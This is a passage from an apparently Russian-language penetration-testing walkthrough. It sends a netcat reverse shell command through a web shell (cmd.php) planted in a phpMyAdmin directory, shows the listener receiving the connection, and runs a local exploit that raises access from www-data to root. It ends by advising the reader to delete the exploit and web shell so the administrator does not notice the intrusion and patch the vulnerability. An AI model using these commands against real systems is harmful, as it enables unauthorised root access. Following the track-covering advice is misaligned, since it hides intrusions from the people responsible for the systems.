
```
nc -e /bin/sh 192.168.31.125 8888
```



```
https://pentesting.loca.lt/phpmyadmin/cmd.php?cmd=nc+-e+%2Fbin%2Fsh+192.168.31.125+8888
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
-e /bin/sh 192.168.31.125 8888 Execute
```

Проверим, что соединение успешно установлено, написав команду **whoami**, заодно узнаем наши нынешние права доступа.

```
whoami
```



```
(root@albert)-[/home/albert]
# nc -lvp 8888
listening on [any] 8888 ...
connect to [192.168.31.125] from server [192.168.31.249] 58156
whoami
www-data
```

Теперь запустим наш эксплойт в папке /scripts

/scripts/hack

```
(root@albert)-[/home/albert]
# nc -lvp 8888
listening on [any] 8888 ...
connect to [192.168.31.125] from server [192.168.31.249] 58170
whoami
www-data
/scripts/hack
whoami
root
uname -a
Linux server 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```

Эксплойт успешно сработал, а мы получили права администратора на атакуемой машине. Не забудьте удалить, созданные вами на сервере файлы, ведь администратор может заметить лишние файлы и понять, что к веб-приложению был получен лишний доступ. Тогда он может залатать дыру в защите и уязвимость больше нельзя будет эксплуатировать. Замечайте следы.

```
rm /scripts/hack
```

```
rm /scripts/47169.c
```

```
rm /var/www/phpmyadmin/cmd.php
```